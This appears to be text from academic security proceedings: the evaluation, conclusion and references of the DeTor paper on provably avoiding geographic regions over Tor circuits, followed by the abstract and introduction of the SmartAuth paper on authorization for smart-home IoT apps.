The previous section demonstrates how to prove, for a given circuit, whether a single round-trip of communication provably avoided a region (once or twice). Unfortunately, not all circuits can provide such proofs, even if they were to minimize latencies between all hosts. Trivially, any circuit with a Tor router in some region F cannot be used to avoid F. Subtler issues can also arise, such as when two consecutive hops on a circuit are in direct line-of-sight of a forbidden region.

In this section, we describe how DeTor identifies

which circuits could *possibly* provide a proof by alibi, and how we choose from among them to maximize both anonymity and likelihood of success.

5.1 Identifying Potential DeTor Circuits

Alibi Routing identifies potential alibi peers through a sophisticated overlay routing protocol in which peers assist one another in finding alibis. This is necessary in Alibi Routing because no one peer knows all other peers. Fortunately, Tor's design includes downloading a list of all Tor routers, so we can search for alibi circuits without requiring any explicit assistance from Tor hosts, and thus without requiring any modifications to Tor clients or the Tor protocol in general.

A DeTor peer first downloads the list of all Tor routers. This includes many pieces of information about each router, including its name, IP address, port, public key, and typically also which country it is in. We make the simplifying assumption that we can also obtain each Tor router's GPS coordinates. We envision two ways this information could be made available: First, we can use publicly available IP geolocation databases that map IP addresses to locations [25, 31]. Second, we could augment the Tor protocol to allow routers to include their locations (perhaps within some privacy-preserving range) in the public list of Tor routers.[2] For never-once, as with Alibi routing, we trust the nodes to be honest so long as they can be proved to be outside the forbidden region (§3); for such nodes, we trust the GPS coordinates they self-report.

If we have the latitude and longitude of each Tor router as well as the source and destination, then we can determine if a circuit has the potential to offer proof of avoidance by replacing R_{e2e} in Eqs. (4) and (5) with the shortest possible RTT (by two-thirds the speed of light) through the circuit. This is in essence testing whether, in the best case scenario, it would be possible to obtain a proof of avoidance. DeTor considers all circuits that meet these criteria as *potential DeTor circuits*.

Alternatively, if precise GPS coordinates are not available, we can assume that we do not have exact GPS locations, but only which country each router is in (as Tor currently reports). In this case, we redefine $D_{\mathsf{min}}(x_1,\ldots,x_n)$ to be the shortest sum distance from any point in x_1's country to any point in x_2's country to any point in x_3's country, and so on.

Armed with a set of potential DeTor circuits, we next address the question: which among them should we choose?

[2] We require that Tor routers not move significant distances between the time that a client obtains their GPS coordinates through the time the client uses those routers.

5.2 Choosing Circuits

There are two key considerations in choosing from among potential DeTor circuits:

First, the circuit should have a high likelihood of actually providing proofs of avoidance. Satisfying the above alibi conditions are necessary but not sufficient to truly offer proof of avoidance. If any host on the circuit has very high latencies (e.g., because their last-mile link is a satellite or cellular link [32]), then we will never be able to definitively prove with RTT measurements alone where their packets could not have gone.

It is difficult to determine whether there are such high-latency links without directly measuring them. However, as multiple prior studies have shown, there is a strong correlation between distance and RTT [6, 1], with very long distances typically resulting in significantly larger departures from the minimum speed-of-light propagation time. Therefore, as a first approximation, we seek to choose very distal legs less often than shorter legs. We must be cautious here: using very short legs, while likely to offer successful proofs of avoidance, runs the risk of choosing Tor routers within the same administrative domain, violating the goal of having three (or more) distinct routers on the circuit. To address this, DeTor can optionally take a parameter Δ representing a desired minimum distance between any two routers on the circuit. Note that this naturally captures Tor's policy of never choosing two hosts on the same subnet.

This brings us to our second consideration: the chosen circuit should be chosen randomly, minimizing the difference in probabilities of choosing one node (or administrative domain) over another. Tor's circuit selection provides greater weight to nodes with greater bandwidth; we incorporate this with our desire for higher likelihood of success (lower latencies). After filtering the circuits that can never provide us with an alibi, as well as filtering the circuits based on minimum distance Δ, we then choose from all remaining circuits with probability weighted in favor of higher bandwidth and lower latency.

5.3 Constructing and Using Circuits

DeTor makes use of Tor's transport plug-ins to guide circuit construction without requiring any modifications to the Tor client. In particular, DeTor uses the Stem [36] Tor controller for constructing circuits and attaching TCP connections to them.

Much like Alibi Routing, DeTor must check for proofs of avoidance for every round-trip of communication. Half of this is provided by Tor's checks that the packets followed the circuit and were not altered; additionally, a DeTor client measures the end-to-end RTT for each round-trip of communication and checks this against

Eq. (4) for never-once avoidance and/or Eq. (5) for never-twice. A natural question is: what should DeTor do when a round-trip of communication does not provide proof, for instance because the end-to-end RTT is too high? For never-once avoidance, we believe that this is an application-specific concern. Some applications may wish not to accept any packet that might have traversed a forbidden region, and so they may drop these packets. Other applications may accept some rounds of communication without proof, particularly if the data in them had end-to-end verification or if it were not sensitive. This is an interesting area of future work.

However, when DeTor is used for never-twice avoidance, it is critical that not too many packets be sent if there is the possibility that they doubly traversed an adversary. After a round-trip of communication fails to obtain proof, it may be useful for the source node to try to trick the adversary by inserting a random number of packets that terminate at the middle node. Such defenses are another interesting area of future work; in the remainder of this paper, we focus primarily on how often we are able to obtain proof of avoidance, and the quality of the circuits that provide such proof.

6 Evaluation

In this section, we present the evaluation of DeTor in terms of both never-once and never-twice avoidance.

Our evaluation is driven by several fundamental questions: who can avoid whom, does provable avoidance harm anonymity, what is the performance of the circuits that DeTor provides, and what are the primary indicators of DeTor's success (or failure)?

6.1 Experimental Setup

We evaluate DeTor in simulation, using a Tor latency dataset collected with the Ting measurement tool [6]. As a brief overview, Ting performs active measurements of the Tor network and, through a novel sequence of circuits, is able to directly measure the RTT between *any* two active Tor relays. This measured RTT between two Tor relays contains the forwarding delays, which includes Tor's crypto operations. As a part of this work, Cangialosi et al. [6] released a dataset comprising RTTs between all pairs of a set of 50 Tor relays spread throughout the world.[3] Also included in this dataset is the GPS location of all 50 nodes obtained from a publicly available IP geolocation database [31] (as measured at the time of their study). Although we used this static database for our evaluation, the DeTor design assumes

[3]For seven pairs of nodes, the RTT was reported as `'Error'`. For these, we assume an RTT of 10 seconds; this is surely greater than their real RTT, and so it strictly puts our results at a disadvantage.




Figure 3: Locations of the 50 nodes used in our evaluation: a subset of real Tor nodes, as provided in the Ting [6] dataset.

that a client can obtain Tor relays' GPS coordinates, through one of several means discussed in §5.1.

Figure 3 shows the position of the Tor routers we use in our study. Note that, like real Tor deployments, it is skewed towards North America and Europe.

We simulate DeTor by using Ting data as a stand-in for both `ping` (when establishing the set of trusted Tor relays; see §3) and for end-to-end RTTs of the circuit. Recall that we only use these RTT measurements when determining if a chosen circuit successfully provides provable avoidance. Conversely, when we compute whether a circuit could *possibly* offer avoidance, we rely only on distances (computed using great-circle distance over the relays' GPS coordinates) and the two-thirds speed of light propagation of data. For the purpose of the simulation, the source and destination are also Tor nodes from the selected Tor nodes set. For never-once, we construct candidate circuits by selecting all possible permutations of three nodes from this set. For never-twice, we construct candidate circuits in the same way, but due to the additional computation needed, we only evaluate a random sample of the candidate circuits (1000 circuits per source-destination pair).

For never-once avoidance, we attempt to avoid several countries identified as having performed censorship [33]: China, India, PR Korea, Russia, Saudi Arabia, and Syria. Also, to see how well DeTor avoids countries with high "routing centrality" [22], we also attempt to avoid some countries that are on many paths: Japan and the US.

6.2 Never-Once

6.2.1 Who can avoid whom?

We begin by evaluating how successfully DeTor can find circuits to provably avoid various regions of the world. Figure 4 shows DeTor's overall success rate for each different forbidden country and δ values ranging from 0 to 1. Each stacked histogram represents the frac-




Figure 4: DeTor's success at never-once avoidance, and reasons for failure, across multiple choices of forbidden regions and δ. Overall, DeTor is successful at avoiding all countries, even those prevalent on many paths, like the US.

tion of all source-destination pairs who (from bottom to top): (1) terminate in the forbidden region and therefore cannot possibly achieve avoidance, (2) do not have any trusted nodes, typically because they are too close to the forbidden region to ensure that anyone they are communicating with is not in it, (3) have trusted nodes but no circuits that could possibly provide provable avoidance, (4) have circuits that could theoretically avoid the forbidden region, but none that do with real RTTs, and (5) successfully avoid the forbidden region over at least one DeTor circuit.

The key takeaway from this figure is that DeTor is generally successful at finding at least one DeTor circuit for all countries and all values of δ. We note two exceptions to this: Russia can only be avoided by approximately 35% of all source-destination pairs when $\delta = 0.5$. We believe this is due to the fact that Russia is close to the large cluster of European nodes in our dataset.


The US is another example of somewhat lower success rate; this is due, again, to our dataset comprising many nodes from the US, and thus 45% of all pairs in our dataset cannot possibly avoid the US. However, of the remaining source-destination pairs who do not already terminate in the US, 75% of them can successfully, provably avoid the US. We find this to be a highly encouraging result, particularly given that the US is on very many global routes on the Internet. We note that this is a higher avoidance rate than Alibi Routing was able to achieve; we posit that this is because DeTor uses longer circuits, thereby allowing it to maneuver around even nearby countries by first "stepping away" from them. Investigating the quality of longer DeTor circuits is an interesting area of future work.

We also observe from Figure 4 that larger values of δ lead to lower likelihoods of avoidance, as expected. This is particularly more pronounced with Russia, Syria, and Saudi Arabia; we believe that this, too, is because these countries are near the cluster of European nodes. Interestingly, this impact is least pronounced with the more routing-central adversaries we tested (Japan and the US). Some have proposed defense mechanisms that introduce packet forwarding delays in Tor [9, 5, 20]; these results lend insight into how these defenses would compose with DeTor. In particular, note that increasing δ in essence simulates greater end-to-end delays, which these defense mechanisms would introduce. Thus, with greater delay (intentional or not), DeTor experiences a lower likelihood of providing proofs of avoidance.


Number of DeTor circuits The above results show that we are successful at identifying *at least one* DeTor circuit for most source-destination pairs. We next look at *how many* DeTor circuits are available to each source-destination pair.

Figure 5 shows the distribution, across all source-destination pairs in our dataset, of the number of circuits that (1) offered successful never-once avoidance, (2) were estimated to be possible (but may not have achieved avoidance with real RTTs), and (3) were trusted, but not necessarily estimated to be possible. We look specifically at the number of circuits while attempting to avoid the US and China, with $\delta = 0.5$.

This result shows that approximately 30% of the source-destination pairs were only able to successfully use a single circuit while avoiding the US; 18% of pairs avoiding China had a single circuit. Fortunately, the majority had much more: avoiding the US, the median source-destination pair has over 1,000 successful circuits




(a) US is the forbidden region.




(b) China is the forbidden region

Figure 5: The distribution of the number of circuits that DeTor is able to find while avoiding (a) US and (b) China, with $\delta = 0.5$. Some source-destination pairs get only a single DeTor circuit, but the majority get 500 or more.



(a) US is the forbidden region.



(b) China is the forbidden region

Figure 6: The distribution of the fraction of source-destination pairs for which a given circuit successfully provides provable avoidance. ($\delta = 0.5$)

at its disposal; when avoiding China, this number is 500.


Even the most successful source-destination pairs tend to have far fewer successful circuits than "trusted" Tor circuits. These results allow us to infer how well Tor's current policies work. Recall that, in today's Tor, users can specify a set of countries from which they wish not to choose relays on their circuit. This is similar to the "trusted" line in the plots of Figure 5 (in fact, because we actually test the ping times to verify that it is not in the country, Tor's policy is even more permissive). This means that roughly 88% of the time (comparing the successful median to the trusted median), Tor's approach to avoidance would in fact not be able to deliver a proof of avoidance. It is in this sense that we say that Tor offers its users merely the illusion of control.

All together, these results demonstrate the *power* of DeTor—simply relying on random chance is highly unlikely to result in a circuit with provable avoidance.


Given that there are source-destination pairs that have only a handful of DeTor circuits, we ask the converse: are there some circuits that offer avoidance for only a small set of source-destination pairs? If so, then this opens up potential attacks wherein knowing the circuit could uniquely identify the source-destination pair using that circuit. To evaluate this, we show in Figure 6 the distribution of the fraction of source-destination pairs for which a given circuit successfully provides proof of avoidance. The median circuit achieves provable avoidance to only 1.4% of source-destination pairs avoiding the US; 0.6% when avoiding China. These numbers are lower than desired (compare them to standard Tor routing for which nearly 100% of circuits are viable), but we believe they would be more reasonable in practice, for two reasons: First, the Ting dataset we use is not representative of the kind of node density that exists in the Tor network; in collecting that dataset, the experimenters explicitly avoided picking many hosts that were very close to one another, yet proximal peers are common in Tor. Second, in our simulations, we choose our source and destinations from the Tor nodes in our dataset; in practice, clients and destinations represent a far larger, more diverse set of hosts, and thus, we believe, would make it much more difficult to deanonymize.

6.2.2 Circuit diversity

Having many circuits is not enough to be useful in Tor; it should also be the case that there is diversity among the set of hosts on the DeTor circuits. Otherwise,




(a) US is the forbidden region.




(b) China is the forbidden region

Figure 7: Distribution of the 50th, 75th, and 90th percentile probabilities of a node being selected to be on a circuit, taken across all DeTor circuits across source-destination pairs. Vertical lines denote these same percentiles across all Tor circuits. DeTor introduces only a slight skew, preferring some nodes more frequently than usual. ($\delta = 0.5$)



(a) US is the forbidden region.



(b) China is the forbidden region

Figure 8: The distribution of round-trip times for DeTor circuits ($\delta = 0.5$) and regular Tor circuits. Because avoidance becomes more difficult with higher-RTT circuits, DeTor's successful circuits tend to have lower RTTs.

popular Tor routers may become overloaded, and it becomes easier to predict which Tor routers will be on a circuit, thereby potentially opening up avenues for attack. We next turn to the question of whether the set of circuits that DeTor makes available disproportionately favor some Tor routers over others.


To measure how equitably DeTor chooses available Tor relays to be on its circuits, we first compute, for each source-destination pair, the probability distribution of each Tor relay appearing on a successful DeTor circuit. Figure 7 shows the distribution of the 50th, 75th, and 90th percentiles across all source-destination pairs. As a point of reference, the vertical lines represent these same percentiles for Tor's standard circuit selection (recall that Tor does not choose nodes uniformly at random, but instead weights them by their bandwidth).

We find that DeTor's median probability of being chosen to be in a circuit is less than normal, as evidenced by the 50th percentile curve being almost completely less than the 50th percentile spike. When avoiding the US, there is a slight skew towards more popular nodes, as evidenced by the 75th percentile also being less than normal. When avoiding China, on the other hand, DeTor's 90th percentile is typically less than Tor's, indicating that DeTor more equitably chooses nodes to be on its circuits.

It is true that DeTor may result in load balancing issues, especially if Tor routers are not widely geographically dispersed – this is fundamental to DeTor: after all, if many users are avoiding the US, then all of this load would have to shift from the US to other routers. However, as shown in Figure 7, while DeTor does introduce some node selection bias, it is within the skew that Tor itself introduces.

6.2.3 Circuit performance


We investigate successful DeTor circuits by their latency and expected bandwidth. Figure 8 compares the distribution of end-to-end RTTs through successful DeTor circuits to the RTT distribution across *all* Tor circuits in our dataset. DeTor circuits have significantly lower RTTs—on the one hand, this is a nice improvement in performance. But another way to view these results is that DeTor precludes selection of many circuits, predominately those with longer RTTs. For some source-destination-forbidden region triples, this is a necessary byproduct of the fact that we are unlikely to be able



(a) US is the forbidden region.

(b) China is the forbidden region

Figure 9: The distribution of minimum bandwidth for DeTor circuits ($\delta = 0.5$) and regular Tor circuits.



(a) US is the forbidden region.

(b) China is the forbidden region

Figure 10: Success rates for never-once circuits as a function of the ratio between the maximum acceptable distance (through the circuit but not through F) and the minimum distance (directly through the circuit). This shows a positive correlation, indicating that it is feasible to predict which circuits will be successful. ($\delta = 0.5$)

to get proofs of avoidance if we must traverse multiple trans-oceanic links. In these examples, China has access to some circuits with longer RTTs, because it is farther away from many of our simulated hosts than is the US.

Figure 9 compares bandwidths of DeTor and Tor circuits. For each circuit, we take the minimum bandwidth, as reported by Tor's consensus bandwidths. Here, we see largely similar distributions between DeTor and Tor, with Tor having more circuits with lower bandwidth. We suspect that those lower-bandwidth hosts that Tor makes use of may also have higher-latency links, therefore making them less likely to appear in DeTor circuits.

6.2.4 Which circuits are more likely to succeed?

As Figure 5 showed, it is not uncommon for there to be one to two orders of magnitude more circuits that meet the *theoretical* requirements for being a DeTor circuit than there are circuits who achieve avoidance in practice. In a deployed setting, a client would ideally be able to identify which circuits are more likely to work before actually going through the trouble of setting up the connection and attaching a transport stream to it.

As a predictor for a circuit's success for never-once avoidance, we take the ratio of the maximum acceptable distance (how far the packet could travel without traversing the circuit *and* the forbidden region) to the minimum possible distance (the direct great-circle distance through the circuit). Our insight is that, the larger this ratio is, the more "room for error" the circuit has, and the more resilient it is to links whose RTTs deviate from the two-thirds speed of light.

Figure 10 shows this ratio corresponds to the fraction of theoretically-possible circuits that achieve successful avoidance. As this ratio increases from 0 to 10, there is a clear positive correlation with success. However, with large ratio values, the relationship becomes less clear; this is largely due to the fact that large ratio values can be a result of very small denominators (the shortest physical distance).

These results lend encouragement that clients can largely determine *a priori* which circuits are likely to provide provable avoidance. Exploring more precise filters is an area of future work.

6.3 Never-Twice

6.3.1 How often does never-twice work?

Recall that, unlike never-once, there are no forbidden regions explicitly stated *a priori* with never-twice. Therefore, to evaluate how well never-twice works, we measure the number of source-destination pairs that yield a successful DeTor circuit.

Ruling out the source-destination pairs who are in the same country (as these can never avoid a double-transit), we find that *98.6% of source-destination pairs can find at least one never-twice DeTor circuit*. This is a very promising result, as it demonstrates that simple client-side RTT measurements may be enough to address a wide range of attacks. In the remainder of this section, we investigate the quality of the circuits that our never-twice avoidance scheme finds.

Turning once again to the number of circuits, Figure 11 compares the number of circuits that DeTor identified as *possibly* resulting in a proof of avoidance (as computed using Eq. (5), and those that were successful given real RTTs. Never-twice circuits tend to succeed with approximately 5× the number of circuits that never-once receives. This demonstrates how fundamentally different these problems are, and that our novel approach of computing "forbidden" countries on the fly (as opposed to some *a priori* selection of countries to avoid with never-once) results in greater success rates.

6.3.2 Circuit diversity

We turn again to the question of how diverse the circuits are; are some Tor relays relied upon more often than others when achieving never-twice avoidance?

Figure 12 shows the percentile distribution across all successful never-twice DeTor circuits. Compared with never-once (Fig. 7), never-twice circuits fall even more squarely within the distribution of normal Tor routers (the vertical spikes in the figures). In particular, the top 10% most commonly picked nodes appear roughly as often as Tor's top 10% (the median 90th percentile is almost exactly equal to Tor's 90th percentile). The median node is slightly less likely to be selected than in Tor, indicating only a small skew to more popular nodes.

6.3.3 Circuit performance

We investigate successful DeTor never-twice circuits, once more turning to latency and expected bandwidth. Figure 13 compares successful never-twice DeTor circuits' RTTs to those of Tor. Compared to never-once (Fig. 8), there are never-twice DeTor circuits with greater RTTs. We conclude from this that never-twice avoidance has the ability to draw from a more diverse set of links—particularly when the entry and exit legs are farther from one another.




Figure 11: The distribution of the number of circuits that DeTor is able to find with never-twice ($\delta = 0.5$).

Figure 14 reinforces our finding that never-twice has access to a larger set of routers, as the distribution of successful never-twice bandwidths matches those of the full Tor network much more closely.

6.3.4 Which circuits are more likely to succeed?

We close by investigating what influences a never-twice DeTor circuit's success or failure. Figure 15 shows the fraction of possible never-twice circuits that were found to be successful, and plots them as a function of $D(e,m,x)/D(s,e,m,x,t)$. This ratio represents how much of the overall circuit's length is attributable to the middle: that is, everything but the entry and exit legs.

There are several interesting modes in this figure that are worth noting. When this ratio on the x-axis is very low, it means that almost the entire circuit is made up of the entry and exit legs, and therefore they are very likely to intersect—as expected, few circuits succeed at this point. DeTor succeeds more frequently as the middle legs take on a larger fraction of the circuit's distance, but then begins to fail as the length of the middle legs approaches the combined length of the entry and exit legs. This is because, in our dataset, when the middle legs are approximately as long as the entry and exit legs, this tends to correspond to circuits made out of the two clusters of nodes: one in North America and the other in Europe. Because these clusters are tightly packed, the probability of intersecting entry and exit legs increases. This probability of intersection decreases when the circuits no longer come from such tightly packed groups.

When the middle legs dominate the circuit's distance (the ratio in the figure approaches one), we again enter a particular regime in our dataset: These very high ratio values correspond to circuits with source and entry node both in North America (or in Europe), and with middle legs that traverse the Atlantic (and then return).




Figure 12: Nodes' probability of being on a successful never-twice DeTor circuit. ($\delta = 0.5$)




Figure 13: Round-trip times for never-twice DeTor circuits ($\delta = 0.5$) and regular Tor circuits.




Figure 14: Bandwidth for never-twice DeTor circuits ($\delta = 0.5$) and regular Tor circuits.




Figure 15: Success rate of never-twice DeTor circuits as a function of how long the (e,m,x) legs of the circuit are.

In other words, to accommodate such long middle legs, the source and entry node (and exit node and destination) are forced into the same cluster (either North America or Europe), which again increases the chances of intersection.

In sum, for never-twice, DeTor interestingly prefers circuits that have middle legs that are disproportionately large or small relative to the entry and exit legs. However, this may be dependent on the node locations from the Ting dataset we use, as the overall success rate of never-twice avoidance depends on the geographical diversity of where Tor routers are located.

7 Conclusion

In this paper, we have presented techniques that allow end-users to *provably* verify when packets over their Tor circuits have avoided traversing a geographic region once or twice. Our system, DeTor, builds upon prior work on provable avoidance routing [24], and extends it (1) to work over Tor's multiple hops, and (2) to achieve "never-twice" avoidance. Through extensive simulations using real Tor latency data [6], we have demonstrated that DeTor achieves provable avoidance for most source-destination pairs, even when avoiding large, routing-central countries like the United States.

Although the dataset we use in evaluating DeTor comes from live Tor measurements [6], the scale and geographic positions do not reflect the Tor network in its entirety; our results indicate that having more Tor routers would lead to more potential DeTor circuits and greater overall success rates. As with any such system, the best evaluation would be a longitudinal study with real users on the Tor network; this would be an interesting area of future work.

This paper is the first step towards bringing provable avoidance to Tor, but we believe that DeTor has the potential to be a powerful building block in future defenses against censorship and deanonymization of Tor.

Our code and data are publicly available at:

`https://detor.cs.umd.edu`

Acknowledgments

We thank Neil Spring, Matt Lentz, Bobby Bhattacharjee, the anonymous USENIX Security reviewers, and our shepherd, Prateek Mittal, for their helpful feedback. This work was supported in part by NSF grants CNS-1409249 and CNS-1564143.

References

[1] S. Agarwal and J. R. Lorch. Matchmaking for online games and other latency-sensitive P2P systems. In *ACM SIGCOMM*, 2009.

[2] M. Akhoondi, C. Yu, and H. V. Madhyastha. LASTor: A low-latency AS-aware Tor client. In *IEEE Symposium on Security and Privacy*, 2013.

[3] D. G. Andersen, H. Balakrishnan, N. Feamster, T. Koponen, D. Moon, and S. Shenker. Accountable Internet Protocol (AIP). In *ACM SIGCOMM*, 2008.

[4] Anonymous. The collateral damage of Internet censorship by DNS injection. *ACM SIGCOMM Computer Communication Review (CCR)*, 42(3):21–27, 2012.

[5] X. Cai, R. Nithyanand, T. Wang, R. Johnson, and I. Goldberg. A systematic approach to developing and evaluating website fingerprinting defenses. In *ACM Conference on Computer and Communications Security (CCS)*, 2014.

[6] F. Cangialosi, D. Levin, and N. Spring. Ting: Measuring and exploiting latencies between all Tor nodes. In *ACM Internet Measurement Conference (IMC)*, 2015.

[7] R. Clayton, S. J. Murdoch, and R. N. Watson. Ignoring the great firewall of China. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2006.

[8] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *USENIX Security Symposium*, 2004.

[9] K. Dyer, S. Coull, T. Ristenpart, and T. Shrimpton. Peek-a-Boo, I still see you: Why efficient traffic analysis countermeasures fail. In *IEEE Symposium on Security and Privacy*, 2012.

[10] M. Edman and P. Syverson. AS-awareness in Tor path selection. In *ACM Conference on Computer and Communications Security (CCS)*, 2009.

[11] A. Edmundson, R. Ensafi, N. Feamster, and J. Rexford. Characterizing and avoiding routing detours through surveillance states. `https://arxiv.org/pdf/1605.07685.pdf`, May 2016.

[12] A. Edmundson, R. Ensafi, N. Feamster, and J. Rexford. A first look into transnational routing detours. In *ACM SIGCOMM (Poster)*, 2016.

[13] R. Ensafi, P. Winter, A. Mueen, and J. R. Crandall. Analyzing the great firewall of China over space and time. In *Privacy Enhancing Technologies Symposium (PETS)*, 2015.

[14] N. S. Evans, R. Dingledine, and C. Grothoff. A practical congestion attack on Tor using long paths. In *USENIX Security Symposium*, 2009.

[15] Y. Gilad and A. Herzberg. Spying in the dark: TCP and Tor traffic analysis. In *Privacy Enhancing Technologies Symposium (PETS)*, 2012.

[16] Global Administrative Areas (GADM) Database. `http://www.gadm.org`.

[17] N. Hopper, E. Y. Vasserman, and E. Chan-Tin. How much anonymity does network latency leak? *ACM Transactions on Information and System Security (TISSEC)*, 13(2):13, 2010.

[18] A. Houmansadr, C. Brubaker, and V. Shmatikov. The parrot is dead: Observing unobservable network communications. In *IEEE Symposium on Security and Privacy*, 2013.

[19] A. Johnson, C. Wacek, R. Jansen, M. Sherr, and P. Syverson. Users get routed: Traffic correlation on Tor by realistic adversaries. In *ACM Conference on Computer and Communications Security (CCS)*, 2013.

[20] M. Juarez, M. Imani, M. Perry, C. Diaz, and M. Wright. Toward an efficient website fingerprinting defense. In *European Symposium on Research in Computer Security (ESORICS)*, 2016.

[21] J. Karlin, D. Ellard, A. W. Jackson, C. E. Jones, G. Lauer, D. P. Mankins, and W. T. Strayer. Decoy routing: Toward unblockable Internet communication. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2011.

[22] J. Karlin, S. Forrest, and J. Rexford. Nation-state routing: Censorship, wiretapping, and BGP. `http://arxiv.org/pdf/0903.3218.pdf`, Mar. 2009.

[23] A. Kwon, M. AlSabah, D. Lazar, M. Dacier, and S. Devadas. Circuit fingerprinting attacks: Passive deanonymization of Tor hidden services. In *USENIX Annual Technical Conference*, 2015.

[24] D. Levin, Y. Lee, L. Valenta, Z. Li, V. Lai, C. Lumezanu, N. Spring, and B. Bhattacharjee. Alibi routing. In *ACM SIGCOMM*, 2015.

[25] MaxMind GeoIP2 Databases. `https://www.maxmind.com/en/geoip2-databases`.

[26] H. M. Moghaddam, B. Li, M. Derakhshani, and I. Goldberg. SkypeMorph: Protocol obfuscation for Tor bridges. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[27] H. M. Moghaddam, T. Reidl, N. Borisov, and A. Singer. I want my voice to be heard: IP over voice-over-IP for unobservable censorship circumvention. In *Network and Distributed System Security Symposium (NDSS)*, 2013.

[28] S. J. Murdoch and G. Danezis. Low-cost traffic analysis of Tor. In *USENIX Security Symposium*, 2005.

[29] S. J. Murdoch and P. Zieklński. Sampled traffic analysis by Internet-exchange-level adversaries. In *Workshop on Privacy Enhancing Technologies (PET)*, 2007.

[30] J. Naous, M. Walfish, A. Nicolosi, M. Miller, and A. Seehra. Verifying and enforcing network paths with ICING. In *ACM Conference on emerging Networking EXperiments and Technologies (CoNEXT)*, 2011.

[31] Neustar IP Geolocation. `https://www.neustar.biz/services/ip-intelligence`.

[32] R. Padmanabhan, P. Owen, A. Schulman, and N. Spring. Timeouts: Beware surprisingly high delay. In *ACM Internet Measurement Conference (IMC)*, 2015.

[33] Reporters Without Borders. Enemies of the Internet 2013 Report. `https://surveillance.rsf.org/en/wp-content/uploads/sites/2/2013/03/enemies-of-the-internet_2013.pdf`, Mar. 2013.

[34] M. Schuchard, J. Geddes, C. Thompson, and N. Hopper. Routing around decoys. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[35] R. Sherwood, A. Bender, and N. Spring. DisCarte: A disjunctive Internet cartographer. In *ACM SIGCOMM*, 2008.

[36] Stem Controller Library. `https://stem.torproject.org`.

[37] Tor Metrics. `https://metrics.torproject.org`.

[38] Q. Wang, X. Gong, G. T. Nguyen, A. Houmansadr, and N. Borisov. CensorSpoofer: Asymmetric communication using IP spoofing for censorship-resistant web browsing. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[39] Z. Weinberg, J. Wang, V. Yegneswaran, L. Briesemeister, S. Cheung, F. Wang, and D. Boneh. StegoTorus: A camouflage proxy for the Tor anonymity system. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[40] C. V. Wright, S. E. Coull, and F. Monrose. Traffic morphing: An efficient defense against statistical traffic analysis. In *Network and Distributed System Security Symposium (NDSS)*, 2009.

[41] E. Wustrow, S. Wolchok, I. Goldberg, and J. A. Halderman. Telex: Anticensorship in the network infrastructure. In *USENIX Security Symposium*, 2011.

SmartAuth: User-Centered Authorization for the Internet of Things

Yuan Tian[1], Nan Zhang[2], Yueh-Hsun Lin[3], XiaoFeng Wang[2], Blase Ur[4], XianZheng Guo[1] and Patrick Tague[1]

[1]Carnegie Mellon University
[2]Indiana University Bloomington
[3]Samsung
[4]University of Chicago

Abstract

Internet of Things (IoT) platforms often require users to grant permissions to third-party apps, such as the ability to control a lock. Unfortunately, because few users act based upon, or even comprehend, permission screens, malicious or careless apps can become overprivileged by requesting unneeded permissions. To meet the IoT's unique security demands, such as cross-device, context-based, and automatic operations, we present a new design that supports user-centric, semantic-based "smart" authorization. Our technique, called *SmartAuth*, automatically collects security-relevant information from an IoT app's description, code and annotations, and generates an authorization user interface to bridge the gap between the functionalities explained to the user and the operations the app actually performs. Through the interface, security policies can be generated and enforced by enhancing existing platforms. To address the unique challenges in IoT app authorization, where states of multiple devices are used to determine the operations that can happen on other devices, we devise new technologies that link a device's context (e.g., a humidity sensor in a bath room) to an activity's semantics (e.g., taking a bath) using natural language processing and program analysis. We evaluate SmartAuth through user studies, finding participants who use SmartAuth are significantly more likely to avoid overprivileged apps.

1 Introduction

The rapid progress of Internet of Things (IoT) technologies has led to a new era of home automation, with numerous smart-home systems appearing on the market. Prominent examples include Samsung's SmartThings [49], Google's Weave and Brillo [23, 25] and Apple's HomeKit [5]. These systems use cloud frameworks to integrate numerous home IoT devices, ranging from sensors to large digital appliances, and enable complicated operations across devices (e.g., "turn on the air conditioner when the window is closed") to be performed by a set of applications. Such an application, called a *SmartApp* in Samsung SmartThings or generally an *IoT app*, is instantiated in the cloud. A user interface (UI) component on the user's smartphone enables monitoring and management. Like mobile apps, IoT apps are disseminated through app stores (e.g., the SmartThings Marketplace [47]), which accept third-party developers' apps to foster a home-automation ecosystem. Unlike mobile apps, IoT applications control potentially security-critical physical devices in the home, like door locks. Without proper protection, these devices can inflict serious harm.

A recent study on Samsung SmartThings brought to light security risks of such IoT apps, largely caused by inadequate protection under the framework [19]. Most concerning is the *overprivilege* problem in SmartApp authorization. Each SmartApp asks for a set of *capabilities* (the device functionality the app needs), and the user must choose the IoT devices to perform respective functions for the app (for example, see Figure 1). In mapping capabilities to devices, the user allows the IoT app to perform the set of operations defined by those capabilities (e.g., turn on a light, unlock the door) based on event triggers (e.g., the room becomes dark, a valid token is detected near the door). However, this *implicit authorization* suffers from issues related to coarse granularity and context ignorance, namely that an app given *any* capability (e.g., monitoring battery status) of a device (e.g., a smart lock) is automatically granted *unlimited* access to the whole device (e.g., lock, unlock) and allowed to subscribe to *all* its events (e.g., when locked or unlocked).

In addition to the overprivilege that results from conflating all capabilities of a single device, malicious IoT apps can overprivilege themselves by requesting unneeded, and sometimes dangerous, permissions. While asking users to authorize third-party apps' access to IoT devices would, in concept, seem to prevent this sort of overprivileging, prior work on permissions systems for mobile apps has repeatedly documented that users often fail to act based on, or even understand, these permission screens [18, 32, 33].

Even worse, unlike the Android permission model, which asks the user for permission to access specific resources on a *single* device (e.g., location, audio, camera), access control in a smart home system is much more




Figure 1: The installation interface of SmartApp SAFETY WATCH lists configuration options without connecting to higher-level app functionality. There is also no guarantee the app's actual behavior is consistent with its description.

complicated. The policy applies across devices, defining the operations of certain devices in certain scenarios based on observations of other devices (e.g., "ring the bell when someone knocks on the door"). Explaining such complicated policies to users is challenging, and effective authorization assistance should certainly go beyond what is provided by SmartThings (illustrated in Figure 1). In particular, it may be difficult for a user to understand what is being requested in the capability authorization UI, due to the gap between the app's high-level mission and the technical details of capabilities across devices. For example, a user may have no idea how reading from an accelerometer relates to detection of someone knocking on a door. Furthermore, in the absence of robust monitoring and enforcement by the platform, the authorization system provides little guarantee that the capabilities requested by an app actually align with the app description.

